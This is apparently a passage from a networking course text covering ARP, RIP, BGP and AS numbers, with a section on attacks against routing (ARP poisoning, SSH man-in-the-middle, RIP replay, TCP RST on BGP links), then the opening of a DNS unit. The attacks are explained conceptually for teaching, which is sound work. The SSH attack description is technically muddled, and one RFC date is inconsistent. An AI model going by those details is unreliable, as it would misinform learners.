
Manufacturers assign 48-bit addresses to the hardware in network interface cards (NICs). These media access control (MAC) addresses are meant to be permanent identi- ﬁers of the hardware, denominating the system on the network segment. The MAC addresses essentially constitute an addressing scheme on the link layer.

The Internet Protocol, IPv4 as well as IPv6, has a different address space (32- or 128-bit, respectively) that is assigned (usually dynamically) to the individual systems. As sys- tems are moved from network to network, IP addresses change or get reassigned. Both of these aspects make it necessary to perform a “translation” of an IP address to the MAC address of a system.

Routing the Link Layer




This translation takes place at the border between the network (internet) layer and the link layer within the TCP/IP reference model. It is performed within network controllers, routers, and switches. The mechanism for this is the ARP, which is designed to operate very fast. It is described in the internet standard RFC 826 (Plummer, 1982).



Implementation

The ARP takes the following four steps (one to four) depicted below to determine the MAC addresses corresponding to speciﬁc IP addresses.



ARP table A system’s ARP table contains known local IP addresses and their associated MAC

addresses.

To facilitate future communication, many link-local systems also store the information gathered from this exchange within their ARP table/cache.

This approach has certain security ramiﬁcations, which caused ARP to be replaced by the Neighbor Discovery Protocol (NDP) for IPv6. The NDP is speciﬁed in RFC 4861 (Simp- son et al., 2007) and aims to address these issues, as well as bundle functionalities from related protocols.

Routing the Link Layer


#### RIP Dynamic Routing

The RIP is a standard protocol by which routers (usually within autonomous systems) exchange routing information. The goal of this information interchange is the optimiza- tion of network trafﬁc with regard to a cost metric, thus reducing latency. The dynamic nature of RIP-based routing also allows routers to adapt to changes in the network top- ology in case routes are added, become unavailable, or their cost changes.

RIP works on a higher level of the TCP/IP layer model. The information it exchanges alters the way the internet/network layer performs its task. It does, however, use trans- port-layer functions, which makes RIP itself an application-layer protocol.

General Working Principle

RIP follows a distance-vector algorithm. This means that routers keep track of the cost associated with sending to other network segments via speciﬁc “gateways” (neighbor- ing routers that are used as a path to reach the other segment). This data set is called a distance vector.



The distance vector contains information on other known network segments and how they can be reached.

The ﬁgure above shows a network that consists of the segments A, B, and C as seen by router R4. These network segments can be reached via the adjacent gateways R1 and R3 on R4’s physical interfaces 0 and 1, respectively. R4 also maintains timers for each neighbor (t and u) that keep track of how current their information is.

All this information is kept in R4’s routing table, which identiﬁes possible routes from R4. Each of these possible routes also has a cost associated with it. This cost metric forms the basis for the decision as to which gateway should be used to reach a given network segment. The router chooses the gateway with the lowest cost for a destina- tion network segment.

Multicast datagrams UDP multicast data- grams can be sent to multiple link-local recipients concur-

rently.

The routers exchange this routing information only with their directly adjacent routers. This is done periodically, upon request by a neighboring router, or on the router’s own initiative if it detects local changes in the network topology. The routers do this by sending UDP multicast datagrams to port 520 (RIPv1/RIPv2), to the multicast address

224.0.0.9 or directly to known neighbor router addresses. These datagrams contain a header and may optionally contain authentication information and up to 25 routing entries.

Timers

Routers implementing RIPv2 send out a response message containing the routing entries every 30 seconds to neighboring routers. They also keep track of when the last message was received from an adjacent router.

There is a 180-second timeout for adjacent routes. If the router does not receive an update message for that route in time, it will be considered invalid and the cost for the corresponding routes via this gateway becomes inﬁnite (represented as a cost value of 16). This change in cost is then propagated by the router to its neighbors to let them know about the change in topology as soon as possible. This “triggered update” is per- formed in addition to the regular, timer-based update messages the router sends.

Message Format and Response Handling

In order to reliably exchange the routing information in the form of distance vectors, RIP concretely deﬁnes a binary message format, as well as a core algorithm to process such messages.

Message format

A RIP datagram consists of a header followed by up to 25 RIP entries. The header con- sists of the following:

* a “command” ﬁeld (1 byte), which indicates whether the message represents a “request” to share routing information or a “response” containing RIP entries
* a “version” ﬁeld (1 byte), which indicates the RIP version
* two bytes of padding zeros

The RIP entries themselves contain the information on the individual routes.

Routing the Link Layer

|  |  |
| --- | --- |
| Data Format of an RIPv2 Entry | |
| Address family identiﬁer (2) | Route tag (2) |
| Destination IP address (4) | |
| Subnet mask (4) | |
| Next hop (4) | |
| Cost metric (4) | |

The address family identiﬁer is usually “2” for IPv4 route deﬁnitions. The ﬁeld is also used to indicate special entries, such as authentication entries.

The route tag ﬁeld contains an additional identiﬁer for the route. It is intended for interaction with other routing protocols, such as the BGP.

The other ﬁelds carry the actual routing information:

* The destination IP address and subnet mask identify the network segment for which this entry is relevant.
* The “next hop” ﬁeld contains the IP address of the gateway to use for this route.
* The “cost metric” ﬁeld contains the cost associated with this route, as seen from the router that sends the message. An unreachable network segment is represented by the value “16,” which means the cost of reaching the network segment via this gate- way is inﬁnite.

Response handling

Once a RIP response message has been received, it is necessary to validate it. This is an important step, as invalid routing information can lead to network segments being unavailable or open to eavesdropping. The following aspects are validated:

* The datagram’s source IP address must belong to a valid neighbor (which can be spoofed by an attacker).
* The source of the message must belong to a directly connected network.
* The message may not come from one of the router’s own addresses, since respon- ses sent out via broadcast/multicast will be received by the sender itself.

After this initial validation of the datagram, the individual entries contained in the response have to be validated: the cost metrics must be in a valid range (1 to 16) and the destination address must be valid, i.e., a regular unicast address. Invalid entries are skipped during processing.

Valid entries are then applied to the routing table. If no entry for the destination exists yet, a new entry is added to the routing table. In any case, a new cost metric for the entry has to be calculated. The cost metric received with the response denominates the cost of delivery to the destination as seen from the router that sent the response. The receiving router must add the cost between itself and the sender to determine the actual cost between itself and the destination described by the routing entry.

Protocol Evolution

The RIP protocol has undergone some evolutionary steps to cope with the changing requirements of the growing internet.

RFC 1058 describes the initial protocol. It assumes classful IP addresses, i.e., network segments and their sizes are identiﬁed by the ﬁrst bits of the destination IP address (Hedrick, 1988). This version of RIP therefore isn’t suited for the current, more ﬂexible partitioning scheme of the internet.

RIP version 2 (RIPv2), published as RFC 2453 (Malkin, 1998) and declared Internet Stand- ard 56, additionally includes subnet information in the routing entries that are exchanged. It also augments the messages with authentication information that makes it possible to distinguish legitimate from illegitimate messages.

Both versions of the protocol interpret the destination address 0.0.0.0 as denominating the default route. Any packets that have no known “best” route deﬁned in the routing table will be forwarded to the gateway deﬁned for this address.

The ﬁxed sizes of the address ﬁelds as well as other underlying assumptions (e.g., the ﬁxed maximum of 25 routing entries per update) made it necessary to design a new protocol to handle the increased complexity of modern networks. Speciﬁcally, the roll- out of IPv6 necessitated RIP next generation (RIPng), which is deﬁned in RFC 2080 (Mal- kin & Minnear, 1997).

RIP authentication

In RIPv2, an authentication mechanism has been added. It isn’t very secure, however, and takes the 20-byte form of an entry that is contained in a response message. This mechanism has to be in the place of the ﬁrst entry, directly following the RIP header, which contains the command and version ﬁelds followed by padding.

|  |  |
| --- | --- |
| RIP Authentication Entry | |
| 0xFFFF | Authentication type (2) |
| Authentication (16) | |

Routing the Link Layer

Originally, RIPv2 only supported the use of plaintext passwords as an authentication mechanism, with the result that every RIP datagram contained the plaintext password. Since RIP is transmitted via UDP multicasts, there is no direct control over which sys- tem the message is sent to. This allows the password to be obtained in a passive attack.

RFC 4822 (Atkinson & Fanto, 2007) and its predecessor documents have striven to allevi- ate the problem of RIP insecurities by introducing additional authentication schemes. These more advanced authentication schemes use a pre-shared key in combination with hash functions (MD5 or SHA) and a sequence number to prevent replay attacks. However, the sequence number can also be zero if the sending router has been restar- ted and has “forgotten” the current sequence number. In this case, there is still the risk of replay attacks.

#### BGP Peering

The BGP takes a macroscopic view of the network environment. It is about intercon- necting (potentially huge) networks. The networks interconnected by BGP are usually called autonomous systems (AS), as they are under the autonomous governance of a responsible organization.

Links can exist within an autonomous system, or they may connect autonomous sys- tems. In the ﬁrst case, the routing protocol used is also called an interior gateway pro- tocol (IGP). RIP is an example of such an IGP, but other, newer protocols exist.

Links between autonomous systems are managed by an exterior gateway protocol (EGP), most notably the BGP, as described by RFC 4271 (Rekhter et al., 2006).

This distinction helps to separate the different concerns of routing most efﬁciently within an autonomous system, on the one hand, from the strict adherence to policies when talking to other autonomous systems on the other.

BGP communicates via TCP Port 179 and is based on a ﬁnite-state machine (FSM) model. This means that BGP links have a current state which they can switch depend- ing on received messages. There is a ﬁnite-state machine associated with every peer the BGP router is conﬁgured to talk to, and every peer (neighboring BGP router) listens to connections on port 179 and tries to connect to its peers on the same port.

The peers know about each other through manual conﬁguration.

The primary purpose of BGP is to exchange information on network reachability. This explicitly includes information about which autonomous systems are traversed by spe- ciﬁc links. All information in BGP is based on destination addresses, so policies that rely on other criteria, e.g., source network addresses, cannot be enforced using BGP.

Autonomous sys- tems

These systems are network segments that are under the administration of a single organization.

In contrast to protocols like RIP, not every peer can get all the routing information it wants in BGP. An explicit export policy deﬁnes what portion of the BGP routing table gets sent to which peer.


A BGP router receives potential routes from its peer but doesn’t simply add them to its own routing table. It selects routes through a decision process based on preconﬁgured policies and rules. It then makes another selection of the routes it will advertise to its peers.

Policies

While the term “policy” can mean a wide variety of concepts, there are only three aspects in the context of BGP peering that these policies can be based on (Caesar & Rexford, 2005):

* + - The preference for a speciﬁc route for a given destination
    - The ﬁltering of undesired routes, e.g., to avoid speciﬁc autonomous systems for sen- sitive trafﬁc
    - The tagging of a speciﬁc route to give other BGP routers an additional criterion for decision-making

With these primitives, a variety of contractual agreements and business decisions can be modeled within the BGP routers.



Consider the ﬁgure above. Assume that the autonomous systems C and B are custom- ers of the autonomous system A. By mutual agreement, they have also established a physical backup connection, e.g., an expensive satellite uplink, between R5 and R2, rep- resented by the dashed line. They have contractually agreed to let each other use this backup line in case their standard connection to A fails.

Routing the Link Layer

They could both use the route preference policy mechanism to always favor the routers of A, as long as they are available. In case the connection between R4 and R5 fails, however, R5 can still use the expensive connection via R2 to reach other destinations in A.

The routers wouldn’t want to advertise this expensive connection to the routers of A, because they wouldn’t want A to use the connection, e.g., because it might be a faster way for R3 to reach R5 via R2.

If the link between C and B were an inexpensive direct line, they might instead deﬁne policies to favor this direct link over the infrastructure provided by A to reach each other. They could even charge A for the use of this connection if they formed corre- sponding agreements with A and announced the connection via BGP.

#### Autonomous System Numbers

The BGP relies heavily on the concept of autonomous systems (AS). An autonomous system is under the administration of one organization and can span multiple IP address ranges. Like domain names, AS numbers are assigned by Regional Internet Registries, such as the RIPE Network Coordination Centre, from number blocks alloca- ted to them by the Internet Assigned Numbers Authority (IANA).

AS numbers started out as 16-bit numbers, but that range was exhausted by mid-2016. At the time of writing, about one percent of the 32-bit number range has been alloca- ted by the IANA to regional registries.

Every organization, and even natural persons, can apply for an autonomous system number. There are, however, criteria that need to be fulﬁlled for new AS assignments. The ofﬁcial guidelines document RFC 1930 lays down the requirements by which appli- cations are judged (Hawkinson & Bates, 1996). This is necessary because the potential number of autonomous systems is ﬁnite.

Purpose

The purpose of AS numbers is the global identiﬁcation of autonomous systems, usually to facilitate routing between or across different autonomous systems.

This identiﬁcation takes effect when inter-domain routing takes place, e.g., via BGP. It is required for the deﬁnition of routing policies on this level and is used to keep track of the network trafﬁc volumes incurred by other organizations. ASs typically have con- tracts with other (neighboring) autonomous systems. There are three fundamental rela- tionships that can exist between autonomous systems:

* + - AS A acts as a provider for AS B. This means that A lets B use its infrastructure and, usually, bills B for the usage. In other words, B is downstream of A.
    - AS A is a customer of AS B. This is the inverse relationship, where B is upstream of A.
    - AS A and AS B act as peers, offering transport services to each other based on an agreement. In this case, the interconnection between the two ASs is bidirectional.

Obviously, organizations that provide internet connectivity for many other organiza- tions and persons, e.g., Deutsche Telekom AG, will have more downstream ASs.

The public IP address ranges associated with ASs don’t overlap. Any public IP address can thus only ever belong to one autonomous system and consequently only ever have one administrative organization associated with it.

#### Attacks against Routing

Many routing approaches initially treated security concerns more as an afterthought than as a fundamental requirement. ARP, as speciﬁed in RFC 826 (Plummer, 1982), has no way to authenticate ARP responses that alter the local ARP table. RIPv1, as speciﬁed by RFC 1058 (Hedrick, 1988), also never implemented any kind of authentication mecha- nism, which meant that attackers could alter the routing tables of nearby routers arbi- trarily. RIPv2, speciﬁed in RFC 2453 (Malkin, 1988), ﬁrst introduced an authentication mechanism in essentially the worst way possible—by transmitting a static, pre-shared password in cleartext via UDP multicast, free for everyone to read. Later security exten- sions to RIPv2, such as those deﬁned in RFC 4822 (Atkinson & Fanto, 2007), eventually added a modicum of security by only ever transmitting (changing) hashes of the cre- dentials over the network.

ARP Poisoning

The most prominent kind of attack on ARP is ARP poisoning. An attacker can send unsolicited (and spoofed) ARP response Ethernet frames. Since ARP speciﬁes no real validation mechanism, these packets can overwrite the ARP table entries for a target system. This causes other systems in the same network segment to associate the vic- tim’s IP address with the attacker’s MAC address. For all intents and purposes, on the network layer and above, they then treat the attacker’s system as the victim’s system. The attacker can then act as a “man in the middle” between other systems and the vic- tim system. This allows the attacker to eavesdrop on all network trafﬁc going to the vic- tim system, with all attendant consequences. Cleartext credentials can be easily extrac- ted, and encrypted trafﬁc can be recorded for later ofﬂine decryption. It is also possible for the attacker to modify the trafﬁc passing through, thereby causing further issues.

Modifying the passing trafﬁc, for example, enables an attacker to impersonate both parties of an encrypted Secure Shell (SSH) session. In this type of attack, a victim client attempts to connect to a victim server, but instead connects to an attacker’s system due to ARP spooﬁng. In relation to the victim client, the attacker acts as server with its

Routing the Link Layer

public/private key pair, so as to decrypt client-side trafﬁc. The attacker then uses the client’s public key, which was obtained in the ﬁrst step, to encrypt and forward the data to the victim server. This impersonates the victim client. The attacker has thus obtained a way to inject malicious commands into the SSH server while appearing to be the vic- tim client—all without the need for computationally expensive cryptanalysis. This kind of attack is the reason why veriﬁcation of a server’s identity by different means, e.g., by key ﬁngerprinting, is extremely important in any secure communications context.

RIP Vulnerabilities

As mentioned previously, the authentication mechanisms provided by RIP evolved gradually over time. Even implementations that are more current and include the measures speciﬁed in RFC 4822 (Atkinson & Fanto, 2007) are open to replay attacks, especially because they have to accept authentication entries with a sequence value of zero, in case a peer has had to restart and does not remember its current sequence number.

The consequences of an exploited RIP vulnerability are similar to a successful ARP poi- soning attack but on a larger scale. A modiﬁcation of a victim’s routing table can lead to a man-in-the-middle (MitM) attack on a larger scale, or it can lead to all outgoing trafﬁc from a network segment being blocked or discarded.

Attacks on BGP

BGP uses a lot of status messages between the peers to confer the network link status. These messages are transferred via a TCP connection. If this connection breaks (e.g., as consequence of a TCP RST attack), the peers consider the link between them broken and free all associated resources. This disrupts the link between the peers until their connection is reestablished.

Sustaining such an attack could effectively sever complete AS links.

Summary

TCP RST attack An attacker can

spoof an RST seg- ment into an existing TCP connection to break it.

Even though routing network trafﬁc between systems is its fundamental task, IP can’t stand alone as a protocol.

On the microscopic level, IP relies on the services of lower layers to address indi- vidual systems within a network segment. This addressing translation service is provided by the Address Resolution Protocol (ARP). Systems within a network seg- ment keep track of the association between the lower-layer MAC addresses and the network-layer IP addresses in their ARP table. This table is updated whenever ARP

responses are received, and there is no validation mechanism provided by the pro- tocol. This means that attackers can spoof ARP responses to impersonate a victim system.

Autonomous systems (ASs) are larger network segments under the administration of individual organizations. They can have a public autonomous system number associated with them, which is assigned by regional registries from blocks allocated by the IANA. These numbers identify the autonomous system when routing network trafﬁc between autonomous systems using exterior gateway protocols such as BGP.

BGP performs routing and the advertisement of potential routes to neighbors based on policies. The aim of these policies is not necessarily just to optimize the network trafﬁc ﬂow, but also to adhere to contractual agreements between the organizations governing the autonomous systems.

To achieve the best possible routing within autonomous systems, interior gateway protocols, such as RIP, are used. The goal of RIP is to exchange information on the network topology between neighboring routers, so that the individual routers can make the best optimal routing decisions based on their current picture of the net- work topology.



# Unit 6

## Domain Name System

##### STUDY GOALS

On completion of this unit, you will be able to …

… explain the fundamental goals and concepts of the Domain Name System (DNS).

… understand and differentiate between different forms of DNS lookup types.

… list various entry types within the DNS and discuss their meaning.

… explain the purpose and key concepts of DNS Security Extensions (DNSSEC).

… interpret speciﬁc entries from a DNS zone.

DL-E-DLBCSEINF01\_E-U06

1. Domain Name System

#### Introduction

Internet Protocol (IP) addresses are the fundamental scheme by which systems connec- ted to the internet are identiﬁed and can be contacted. They are, however, rather unwieldy for the human mind to remember, especially with the increasing rollout of 128-bit IPv6 addresses as opposed to the 32 bits of IPv4.


In addition, the IP addresses assigned to a system can change over time as the system moves between network segments or switches internet service providers, or for other reasons.

Consequently, the need arose for a means of assigning symbolic names to individual systems so that users and administrators could ﬁnd them again within the network. In the early days, a primitive way to achieve this was to manually deﬁne a so-called “hosts” ﬁle containing symbolic names for remote systems along with their respective IP addresses. As networks grew, it became obvious that this manual management of symbolic names on every system connected to the network was no longer feasible.

A database was needed that would store the assigned symbolic names of systems con- nected to the network, and that could be asked to return the respective IP address of a speciﬁc name. This is the chief task of the Domain Name System (DNS). Its basic con- cepts are outlined in RFC 1034 (Mockapetris, 1987a), and additional implementation details are speciﬁed in the sibling document RFC 1035 (Mockapetris, 1987b.)

#### Hostname Hierarchy

Fully qualiﬁed domain name

The FQDN is a hier- archical symbolic name that identiﬁes

a system.


The term “domain” within the context of the Domain Name System means a segment of the symbolic name that can denote an individual system. Domain names are hierarchi- cally organized, so that a domain can contain subdomains, which in turn can contain further subdomains. An individual system is fully denoted by its fully qualiﬁed domain name (FQDN). The FQDN should be globally unique, which is achieved by its hierarchi- cal structure.

Domain Name System

The hierarchical structure of a FQDN can be seen by reading it from right to left. The rightmost part of an FQDN is the “.” representing the Domain Name System root. This is followed by the topmost domain the system belongs to, “org” in this case. The next part “iu” is the domain of the system. For globally valid addresses, this domain must be assigned by a regional registry under the patronage of the Internet Assigned Numbers Authority (IANA).

Within this domain, local network administrators are free to create additional subdo- main structures and assign individual hostnames to systems. In this case, the subdo- main has been deﬁned as “pxz” and the hostname “login” has been assigned within that subdomain.

In the terminology of the Domain Name System, a region of responsibility for the assignment of names is usually called a zone. Every zone needs at least one DNS server running that can answer queries regarding the symbolic names within that zone. RFC 1034 recommends at least two DNS servers for redundancy (Mockapetris, 1987a).



The hierarchical structure of domain names also allows administrators to reuse host- names for different systems, as long as their fully qualiﬁed domain name is different.

DNS root servers

The hierarchical nature of the Domain Name System dictates that its hierarchy must start somewhere. This root of the domain tree lies in the DNS root servers. These are deﬁned by 13 static IP addresses and maintained by 12 different organizations. There are around 1,400 actual server instances running within different autonomous systems (root-servers.org, n.d.).

Zone

A DNS zone is a boundary of respon- sibility and contains subordinate entries.

Their task is to keep track of the subordinate DNS servers of the regional registries and make them globally accessible for DNS queries.

#### DNS as a Distributed Database

The hierarchical structure of the Domain Name System, with its different zones of responsibility, allows the overall system to store massive amounts of information. Not every DNS server needs to know about every other possible zone and its records, such as hostnames and other data.

Forest A DNS forest is a set of interconnected DNS servers.

This inter-networking of DNS servers is also called a forest, similar to Windows domains that are linked. If a speciﬁc DNS server does not have the answer for a lookup query, it can ask its superior DNS server, and so on.


In the worst case, a query can be deferred to one of the DNS root servers, which then disseminates the FQDN and asks the top-level DNS server responsible for the top-level domain (e.g., for the “de” zone) for its subordinate responsible DNS server. This way, the responsible DNS server on the lowest level can be found and can return an authorita- tive answer.

Lookup Types

At any point in this traversal of the Domain Name System and its servers, caching can occur. This means that DNS servers along the way can store the locally gathered addresses for similar future queries, which are very likely.

This method of storing information en route leads to drastic improvements in perform- ance, as subsequent queries can be skipped entirely. Efﬁciency and speed are critical for a central networking technique like the Domain Name System. This system does have the drawback, however, that the received information may be out of date if remote assignments have changed.

Domain Name System



In order to understand the two fundamental lookup types, let us consider the example shown in the ﬁgure above. A client system wants to access the FQDN “google.de”. The process is explained in the following ten steps:

1. To do this, the client system asks its most local DNS server (e.g., a home router, made known to the client via Dynamic Host Conﬁguration Protocol [DHCP]). In many cases, the local DNS server would have a ﬁtting IP address at the ready in its DNS cache and immediately reply. In this standard case, the speed of a reply comes

Dynamic Host Con- ﬁguration Protocol The DHCP can dis-

tribute more advanced network conﬁguration data to clients, not just assigned IP addresses.

Authoritative query The DNS server is directly responsible for the respective zone delivers authoritative DNS

responses.

Cache Cached DNS respon- ses come from an intermediate DNS system. They are much faster than authoritative responses but may not be correct.

before the absolute correctness of the reply. For the following, let us assume that “google.de” is completely unknown to the local DNS server, because otherwise the following steps would be unnecessary.

1. The local DNS server asks its superior DNS server, which has been assigned to it via DHCP by the internet service provider (ISP). At this point, caching can also occur, and a response can be sent back immediately. Let us assume that the ISP’s DNS server performs an authoritative query of the initial request.
2. The DNS server disseminates the FQDN in question and asks a root server (at one of the 13 ﬁxed IP addresses) for the DNS server responsible for the “de” top-level domain.
3. The DNS server receives the IP address of the responsible DNS server as an answer. This forms the basis for the next step.
4. The ISP’s DNS server contacts the “de” nameserver and asks it for the DNS server responsible for the domain “google.de”.
5. The result is the IP address of the DNS server responsible for the “google.de” zone.
6. This server is then asked to provide an IP address record for the FQDN “google.de”.
7. The answer provided is an authoritative answer. That means that it stems directly from the DNS server responsible for the corresponding zone. It is correct, but there was a lot of effort required to obtain it.
8. The reply is delivered to the local DNS server, which may decide to store it in its local DNS cache to speed up subsequent queries.
9. Finally, the response is sent back to the client system, which can ﬁnally initiate a connection to the respective IP address.

While the caching mechanisms provided at various stages in the process (the client system may also contain a local DNS cache) generally provide a massive boost in per- formance for subsequent queries, it is sometimes useful to insist on an authoritative answer for a DNS query. This can be achieved by using a “recursive resolver,” such as the command line tool dig with the corresponding parameter +trace. It can also be done manually by traversing the DNS hierarchy step by step using standard operating tools, such as nslookup. An authoritative response can only be obtained from the nameserver responsible for the domain/zone. To ﬁnd the responsible nameserver, the DNS queries must ask for nameserver (NS) entries that contain the respective addresses.

DNS servers also allow “reverse” lookups. The Domain Name System can be used to ﬁnd out what domain name is associated with a given IP address. This can yield a dif- ferent result than the original query, and often yields a more speciﬁc FQDN for the sys- tem in question. A reverse lookup for the IP address given in the example for “goo- gle.de” currently yields the FQDN “muc12s11-in-f3.1e100.net”, which may or may not indicate that the system in question is located in Munich.

Types of Records

